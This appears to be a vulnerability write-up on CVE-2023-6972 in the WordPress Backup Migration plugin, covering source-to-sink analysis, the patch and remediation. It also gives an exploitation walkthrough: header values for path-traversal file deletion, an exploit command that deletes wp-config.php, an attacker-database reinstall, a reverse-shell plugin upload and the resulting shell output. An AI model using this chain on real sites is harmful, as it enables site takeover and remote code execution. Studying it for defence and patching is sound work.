
﷽
Introduction
The Case Study focuses on CVE-2023–6972, which is Discovered by Hiroho Shimada . The Vulnerability Exploits the Wordpress Backup Migration Plugin ≤ 1.3.9. The CVSS score is 9.8 , The Vulnerability is based on Arbitrary File Deletion (AFD) which can be Chained to RCE by deleting wp-config.php if it has enough permissions. In this case study I am going to demonstrate this Case study, Patch Analysis, Manual / Automated Exploitation and chaining to RCE.
Target Overview
The Backup Migration plugin by BackupBliss is a WordPress plugin designed to facilitate website backups, restoration, and migration. It provides functionality such as scheduled backups and data transfer between environments.
From a security perspective, the plugin exposes an attack surface through its internal request handling mechanisms, within the file:
/wp-content/plugins/backup-backup/includes/backup-heart.phpThis file processes incoming requests and utilizes user-controlled input to construct file paths. Due to insufficient validation and sanitization which can be used to use path traversal sequence to construct the payload to arbitrary file at the end that path would be processed in unlink PHP Function which is used to delete files.
An Attacker can Delete wp-config.php with this vulnerability, since wordpress failed to find wp-config.php it will restart the installation process and then attacker provides a controlled database with valid credentials and it will install the wordpress again with the provided Database connection details after completing Installation attacker can create an admin user and then login it with that credentials to get Admin access of wordpress. After becoming admin an Attacker use many techniques to get RCE For Example Malicious Plugin Upload or Metasploit Module to get meterpreter shell.
Discovery/Analysis
Source Point Identification
The vulnerability originates in the file:
/wp-content/plugins/backup-backup/includes/backup-heart.phpAt the top of this file, the code checks whether the getallheaders() function is available and, if so, uses it to populate a $fields array from all incoming HTTP request headers:
if (isFunctionEnabled('getallheaders')) {
    $fields = getallheaders();
}
getallheaders() is an alias for apache_request_headers() and returns an associative array of every header in the HTTP request meaning all header values are entirely attacker-controlled.
In this vulnerability, the following headers are susceptible. content-backups and content-name, content-manifest, or content-bmitmp and content-identy
In this Case Study and exploit we are using these headers:
Content-BackupsContent-NameContent-BmitmpContent-Identy
for Exploitation we will also use other headers Content-It and Content-Dbit to trigger the execution flow to file deletion.
Since in the previous case study which demonstrate unauthenticated RCE in Wordpress Backup Migration ≤ 1.3.7 which was patched in 1.3.8 with the implementation of the security check function named filterChainFix($content) . A Detailed case study and patch analysis is available in previous case study.
So the Exploitation of this CVE requires to satisfy these security checks. on Content-Abs and Content-Dir Headers.
Now Let's trace our inputs to vulnerable sinks.
if (isFunctionEnabled('getallheaders')) {
    $fields = getallheaders();
}
getallheaders() is an alias for apache_request_headers() and returns an associative array of every header in the HTTP request meaning all header values are entirely attacker-controlled.
Constant Initialization
  // Load some constants
  define('ABSPATH', filterChainFix($fields['content-abs']));
  if (substr($fields['content-content'], -1) != '/') {
    $fields['content-content'] = $fields['content-content'] . '/';
  }
  if (!defined('WP_CONTENT_DIR')) {
    define('WP_CONTENT_DIR', $fields['content-content']);
  }
  define('BMI_CONFIG_DIR', $fields['content-configdir']);
  define('BMI_BACKUPS', $fields['content-backups']);
  define('BMI_ROOT_DIR', filterChainFix($fields['content-dir']));
  // define('BMI_SHARE_LOGS_ALLOWED', $fields['content-shareallowed']);
  define('BMI_INCLUDES', BMI_ROOT_DIR . 'includes');
  define('BMI_SAFELIMIT', intval($fields['content-safelimit']));
in Constant Loading the function for security checks is getting implemented.
Satisfying Security Checks
  // Filter and prevent PHP filter injection
  function filterChainFix($content) {

    // Make sure it exist and is string
    if (!is_string($content)) die("Incorrect parameters.");

    // Check if it's not larger than max allowed path length (default systems)
    if (strlen($content) > 256) die("Incorrect parameters.");

    // Check if the path does not contain "php:"
    if (strpos($content, "php:")) die("Incorrect parameters.");

    // Check if the path contain "|", it's not possible to use this character with our backups paths
    if (strpos($content, "|")) die("Incorrect parameters.");

    // Check if the directory/file exist otherwise fail
    if (!(is_dir($content) || file_exists($content))) die("Incorrect parameters.");

    // Return correct content
    return $content;

  }
We are going to satisfy these conditions. on Content-Abs and Content-Dir The Exploit requires to satisfy them. To satisfy these security checks the input must follow:
- the input must be string.
- the input length must be less than 256. 256 Length is enough for a path. this security check is because filter chains are usually long.
- the input doesn't contains
php://which is usually used in php filter chain attacks. - the input doesn't contains
|which is also used in php filter chain attacks. - the last check is checking is there any directory or file exist ?
if any of these checks fails it will immediate the execution of the script by using die() function and our exploit will fail.
Satisfying Path concatenation
According to these checks we also keep in mind path creations which is occuring in bypasser.php and backup-heart.php since Content-Abs and Content-Dir fails anything the the script throws an error. For the safe execution of exploit we have to pass these directories.
Content-Abs: /var/www/html/
Content-Dir: /var/www/html/wp-content/plugins/backup-backup/
Why these fixed values ?
Because these values are being used in bypasser.php to construct valid paths to other files.
For example:
let's see what if we changed the value of Content-Dir to/var/
the concatenation occurs like this.
  define('BMI_ROOT_DIR', filterChainFix($fields['content-dir']));
  // define('BMI_SHARE_LOGS_ALLOWED', $fields['content-shareallowed']);
  define('BMI_INCLUDES', BMI_ROOT_DIR . 'includes');
The path would constructed as /var/includes
    // Load bypasser
    require_once filterChainFix(BMI_INCLUDES) . '/bypasser.php';
    $request = new BMI_Backup_Heart(true,
      $fields['content-configdir'],
      $fields['content-content'],
      $fields['content-backups'],
      filterChainFix($fields['content-abs']),
      filterChainFix($fields['content-dir']),
      $fields['content-url'],
      [
        'identy' => $fields['content-identy'],
        'manifest' => $fields['content-manifest'],
        'safelimit' => $fields['content-safelimit'],
        'rev' => $fields['content-rev'],
        'backupname' => $fields['content-name'],
        'start' => $fields['content-start'],
        'filessofar' => $fields['content-filessofar'],
        'total_files' => $fields['content-total'],
        'browser' => $fields['content-browser'],
        'bmitmp' => $fields['content-bmitmp']
      ],
      $fields['content-it'],
      $fields['content-dbit'],
      $fields['content-dblast']
    );
and the bypasser.php loading would be fail. because the path would constructed as /var/includes/bypasser.php and the script would fail to use BMI_Backup_Heart Class from bypasser.php because the /var/includes/bypasser.php is not a default path for bypasser.php and other files.
So to exploit it cleanly we have to provide actual and correct paths.
Content-Abswould be the root directory of wordpress.Content-Dirwould be the root directory ofbackup-backupplugin.
Content-Abs: /var/www/html/
Content-Dir: /var/www/html/wp-content/plugins/backup-backup/
Same with Content-Abs it is also used in concatenation to construct paths.
      // Load all dependencies of WordPress for Backup plugin
      $dependencies = [
        ABSPATH . WPINC . '/l10n.php',
        ABSPATH . WPINC . '/plugin.php',
// SNIP
        ABSPATH . WPINC . '/blocks.php',
        ABSPATH . WPINC . '/blocks/index.php',
      ];
WPINC is a global constant used in wordpress which value is wp-includes which is defined in wp-settings.php .
define( 'WPINC', 'wp-includes' );Path traversal to Arbitrary File Deletion (AFD)
if (isset($remote_settings['bmitmp'])) {
  if (!defined('BMI_TMP')) define('BMI_TMP', $remote_settings['bmitmp']);
}
$remote_settings is an associative array which is passed as a constructor to initialize an Object of the class BMI_Backup_Heart in the backup-heart.php file.
$request = new BMI_Backup_Heart(true,
      $fields['content-configdir'],
      $fields['content-content'],
      $fields['content-backups'],
      filterChainFix($fields['content-abs']),
      filterChainFix($fields['content-dir']),
      $fields['content-url'],
      [
        'identy' => $fields['content-identy'],
        'manifest' => $fields['content-manifest'],
        'safelimit' => $fields['content-safelimit'],
        'rev' => $fields['content-rev'],
        'backupname' => $fields['content-name'],
        'start' => $fields['content-start'],
        'filessofar' => $fields['content-filessofar'],
        'total_files' => $fields['content-total'],
        'browser' => $fields['content-browser'],
        'bmitmp' => $fields['content-bmitmp']
      ],
      $fields['content-it'],
      $fields['content-dbit'],
      $fields['content-dblast']
);Content-Identythis header is user controlled and directly passing in associative array which is passing into constructor. and the key isidenty.Content-Bmitmpthis header is user controlled and directly passing in associative array which is passing into constructor. and the key isbmitmp.Content-Namethis header is user controlled and directly passing in associative array which is passing into constructor. and the key isbackupname.Content-Backupsis passing directly into constructor.Content-Itis passing directly into constructor.Content-Dbitis passing directly into constructor.
// Handle request
$request->handle_batch();
After Initializing the Object it calls the handle_batch function from BMI_Backup_Heart Class to handle request.
Constructor Initializing Class properties and Constants
The bypasser.php will initialize variables in the constructor let's take a look for better analysis of other things in this file.
if (isset($remote_settings['bmitmp'])) {
  if (!defined('BMI_TMP')) define('BMI_TMP', $remote_settings['bmitmp']);
}
on the start of constructor it's setting the value of Content-Bmitmp to the constant
$this->it = intval($it);
$this->dbit = intval($dbit);
$this->abs = $abs;
$this->dir = $dir;
$this->backups = $backups;
$this->backupname = $remote_settings['backupname'];
$this->identy = $remote_settings['identy'];
then these Class properties are setting up here:
this->itis set fromContent-Itthis->Dbitis set fromContent-Dbitthis->absis set fromContent-Absthis->diris set fromContent-Dirthis->backupsis set fromContent-Backupsthis->backupnameis set fromContent-Namethis->identyis set fromContent-Identy
NOTE: Dbit and It must be Integer.
$this->identyfile = BMI_TMP . DIRECTORY_SEPARATOR . '.' . $this->identy;In the constructor BMI_TMP constant is concatenating with DIRECTORY_SEPARATOR constant and this-identy both are our controlled values by headers.
For Example:
if we send Content-Identy and Content-Bmitmp as:
Content-Identy: ./tmp/test.txt
Content-Bmitmp: /tmp
it would construct as:
/tmp/../tmp/test.txtsince "." is also concatenating, we can add another "." in the start of Content-Identy and the path would be constructed as traversal sequence and assigned to Object Property this->identyfile .
Execution Flow from handle_batch() to make_file_groups()
public function handle_batch() {In this function there is a check
// Check if it was triggered by verified user
if (!file_exists($this->identyfile)) {
  return;
}
to satisfy this check we have to send the correct paths in Content-Identy and Content-Bmitmp headers to influence this->identyfile to a correct path. otherwise it will return.
Now there are other checks on Content-It and Content-Dbit
// Background
if ($this->dbit !== -1) {

  // SNIP

} else {

  if ($this->it === 0) {

    $this->make_file_groups();
    $this->output->log('Making archive...', 'STEP');

  } else $this->zip_batch();

}
here we are satisfying these condition to force our execution flow to make_file_groups() function in that function there is a function send_error($reason = false, $abort = false) which is being called when a condition get's true we will true that condition. Then send_error() will be called and in send_error() function there is another function named remove_commons() which would remove files using @unlink() which is our vulnerable sink. so we have to force the execution flow according to this strategy.
to satisfy these we have to send Content-It and Content-Dbit Headers as:
Content-It: 0
Content-Dbit: -1
With these value execution flow goes in make_file_groups() Function.
Execution Flow from make_file_groups() to send_error()
In the beginning there is a check which calls the send_error() function we have to satisfy that condition to call the send_error() .
if (!(file_exists($this->fileList) && is_readable($this->fileList))) {
  return $this->send_error('File list is not accessible or does not exist, try to run your backup process once again.', true);
}
Since the fileList value is
$this->fileList = BMI_TMP . DIRECTORY_SEPARATOR . 'files_latest.list';so both functions would return false (false) then ! Not Operator would be applied !(false) = true then it becomes true and the send_error() would be called.
Vulnerable Sinks
In the send_error() there is a function being called and some and Backup Removing Operation is executing.
// Remove common files
$this->remove_commons();

// Remove backup
if (file_exists(BMI_BACKUPS . DIRECTORY_SEPARATOR . $this->backupname)) @unlink(BMI_BACKUPS . DIRECTORY_SEPARATOR . $this->backupname);
It will call remove_commons();
and then it will check if the backup exists ? if true then it will remove it using @unlink()
since BMI_BACKUPS and this->backupname is user controlled by Content-Backups and Content-Name Headers we can easily satisfy them to remove files using unlink() .
Inside remove_commons() there is a check and unlink statement.
if (file_exists($identyfile)) @unlink($identyfile);Since this->identyfile can be influenced by Content-Bmitmp and Content-Identy after checking the file existence it will remove it using unlink()
Since there are 2 sinks points we can remove 2 files 1st is controlled by Content-Bmitmp and Content-Identy and 2nd is controlled by Content-Backups and Content-Name but we can't remove them because of internal checks since we can point both to different files or point both to same file. In my Exploit on github I pointed both to same file for stability.
Manual Exploitation
In This Section we will demonstrate the exploitation Manually. As a Proxy I am using BurpSuite.
/wp-content/plugins/backup-backup/includes/backup-heart.phpThis is the vulnerable endpoint.
root@9ce561080283:/tmp# echo "hacker" > test.txt && cat test.txt > delme.txt && chown www-data:www-data * && ls -lsa
total 16
4 drwxrwxrwt 1 root     root     4096 Apr 13 21:26 .
4 drwxr-xr-x 1 root     root     4096 Apr 13 21:15 ..
4 -rw-r--r-- 1 www-data www-data    7 Apr 13 21:26 delme.txt
4 -rw-r--r-- 1 www-data www-data    7 Apr 13 21:26 test.txt
root@9ce561080283:/tmp#
For the Testing I created 2 test files and gave the ownership to www-data to don't face any permission errors.

after running ls command we see both files got deleted.
root@9ce561080283:/tmp# ls -lsa
total 16
4 drwxrwxrwt 1 root     root     4096 Apr 13 21:34 .
4 drwxr-xr-x 1 root     root     4096 Apr 13 21:15 ..
4 -rw-r--r-- 1 www-data www-data  281 Apr 13 21:34 .htaccess
0 -rw-r--r-- 1 www-data www-data    0 Apr 13 21:34 index.html
0 -rw-r--r-- 1 www-data www-data    0 Apr 13 21:34 index.php
4 -rw-r--r-- 1 www-data www-data  461 Apr 13 21:34 latest.log
root@9ce561080283:/tmp#
Automated Exploitation to RCE Chaining
From now we are focusing to gain RCE for this I already Created the exploit for this vulnerability we will use this to delete wp-config.php and re-install the wordpress to set admin user and with that Admin user we will try many methods to get RCE like custom plugin upload or metasploit Module.
We can get the exploit after downloading from this repository. you can check the README.md file to for usage or -h flag for help.
NOTE: Before deleting
wp-config.phpdon't forget to make it's backup.
root@9ce561080283:/var/www/html# cat wp-config.php > /root/wp-config.php
root@9ce561080283:/var/www/html# ls -lsa /root/wp-config.php
8 -rw-r--r-- 1 root root 5919 Apr 13 21:45 /root/wp-config.php
root@9ce561080283:/var/www/html#
Backup is done. Now we can remove it by running the exploit.
python exploit.py exploit --url http://127.0.0.1 --file-path "/var/www/html" --file-name "wp-config.php" --verbose
we got no Response. the file is deleted.
Reinstalling Wordpress
Refresh the Website.

After selecting Language Continue.

It will ask to start Installation.

Then it will ask for database details but we don't have details. to solve this problem we will host our malicious databse. In this scenario i am using Docker.
docker run --name attacker-db -e MYSQL_ROOT_PASSWORD=attackroot -e MYSQL_DATABASE=malicious_wp -e MYSQL_USER=attacker -e MYSQL_PASSWORD=attackpass -p 3306:3306 -d mysql:8.0Now we can fill the details and continue


Then it will ask to Run The Installation. Click on that button and the Installation process would be start.
For this demo lab i am using weak credentials. Using weak credentials can be problematic Since this is controlled environment i can use weak credentails.

Click the Install Wordpress Button.

It will ask to login click on it and login.

by using those creds i am logged in.
Creating and Uploading Custom Plugin
We are using Pentest Monkey php-reverse-shell.php for this demonstration.
<?php

/**
 * Plugin Name: My RCE Plugin
 * Description: A simple plugin gives RCE.
 * Version: 1.0
 * Author: Phantom Hat
 */

// SNIP

?>
Edit the php-reverse-shell.php file. The metadata is mandatory for the plugin to appear in your dashboard.
Now Zip it and upload it. after that Activate it to get shell
NOTE: The Listener must be accessible for reverse shell.
╰─>[👾]~/Research $ zip shell.zip shell.php
  adding: shell.php (deflated 17%)
Plugin is ready to Upload.

Click on Install Now.

Click on Activate Plugin.
Check the Listener there is a reverse-shell connection.
Linux 9ce561080283 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64 GNU/Linux
 22:20:18 up 12:35,  0 user,  load average: 2.71, 2.08, 1.83
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ pwd
/
$ ls -lsa
total 60
4 drwxr-xr-x   1 root root 4096 Apr 13 21:15 .
4 drwxr-xr-x   1 root root 4096 Apr 13 21:15 ..
0 -rwxr-xr-x   1 root root    0 Apr 13 21:15 .dockerenv
0 lrwxrwxrwx   1 root root    7 Nov 11  2024 bin -> usr/bin
4 drwxr-xr-x   2 root root 4096 Oct 31  2024 boot
0 drwxr-xr-x   5 root root  340 Apr 13 21:15 dev
4 drwxr-xr-x   1 root root 4096 Apr 13 21:15 etc
4 drwxr-xr-x   2 root root 4096 Oct 31  2024 home
0 lrwxrwxrwx   1 root root    7 Nov 11  2024 lib -> usr/lib
0 lrwxrwxrwx   1 root root    9 Nov 11  2024 lib64 -> usr/lib64
4 drwxr-xr-x   2 root root 4096 Nov 11  2024 media
4 drwxr-xr-x   2 root root 4096 Nov 11  2024 mnt
4 drwxr-xr-x   2 root root 4096 Nov 11  2024 opt
0 dr-xr-xr-x 420 root root    0 Apr 13 21:15 proc
4 drwx------   1 root root 4096 Apr 13 21:45 root
8 drwxr-xr-x   1 root root 4096 Nov 12  2024 run
0 lrwxrwxrwx   1 root root    8 Nov 11  2024 sbin -> usr/sbin
4 drwxr-xr-x   2 root root 4096 Nov 11  2024 srv
0 dr-xr-xr-x  13 root root    0 Apr 13 21:15 sys
4 drwxrwxrwt   1 root root 4096 Apr 13 22:20 tmp
4 drwxr-xr-x   1 root root 4096 Nov 11  2024 usr
4 drwxr-xr-x   1 root root 4096 Nov 12  2024 var
$
Vulnerability Patch Analysis: CVE-2023–6972
The patch introduced in version 1.4.0 focuses on two primary security principles: Strict Input Validation and Restricted Execution Context. The developers moved away from "Implicit Trust" of HTTP headers to a "Strict Whitelist" approach.
1. The Introduction of bmiQuickEnd() and Enhanced Sanitization
In the patched version of backup-heart.php, the developers introduced a more aggressive error-handling function, bmiQuickEnd(). Unlike the previous version which simply used die(), this version logs specific "End Codes" (1–16) to help administrators identify exactly which security check failed.
- Header Canonicalization: The patch now forces all path-related headers to use the
file://protocol and resolves them usingrealpath(). This prevents attackers from using relative paths or exotic PHP wrappers to bypass directory restrictions. - Path Validation (Lines 103–128): The developers added a "Sanity Check" layer. For example, it now checks if
content-dirmatches the expected WordPress plugin structure (/plugins/backup-backup/). If an attacker tries to pointcontent-absto/var/, the script now triggersbmiQuickEnd(15)and terminates.
2. The "Safety Wrapper" for Deletion: unlinksafe()
The most critical part of the patch is the replacement of the raw PHP @unlink() function with a custom wrapper called unlinksafe() in bypasser.php.
The Patch Logic (Lines 118–130 in bypasser.php):
public function unlinksafe($path) {
    if (substr($path, 0, 7) == 'file://') { $path = substr($path, 7); }
    $path = realpath($path);
    if ($path === false) return;
    if (strpos($path, 'wp-config.php') !== false) return; // THE KILL SWITCH
    @unlink('file://' . $path);
}- Explicit Blacklisting: The function explicitly checks if the string
wp-config.phpexists within the resolved path. If it does, the function returns immediately without executing the deletion. - Validation before Destruction: By running
realpath()before deletion, the script ensures that any symlinks or path traversal attempts (like../) are resolved to their actual location on the disk before checking against the blacklist.
3. Protocol Enforcement
The patched version shifts to using absolute URIs (e.g., file:///var/www/html/...). By hardcoding parts of the path (like adding /backups or /tmp to the user-supplied headers in backup-heart.php), the developers ensured that even if an attacker controls the base directory, the script will always append a specific subdirectory, limiting the scope of the deletion.
Remediation
Immediate Action Update the Backup Migration plugin to version 1.4.0 or later immediately, as this version addresses the vulnerability.
Technical Fixes Applied in 1.4.0
- Replaced raw
@unlink()with the safe wrapperunlinksafe()which validates paths before deletion. - Added explicit blacklisting of sensitive files like
wp-config.php. - Enforced
realpath()resolution to neutralize path traversal sequences. - Implemented strict whitelist-based validation on all HTTP header inputs.
General Hardening Recommendations
- Restrict file permissions on
wp-config.phpso the web server user (www-data) cannot delete it. - Regularly audit installed plugins and remove unused ones.
- Monitor file integrity using tools like Wordfence or a WAF.
- Keep WordPress core, themes, and plugins updated.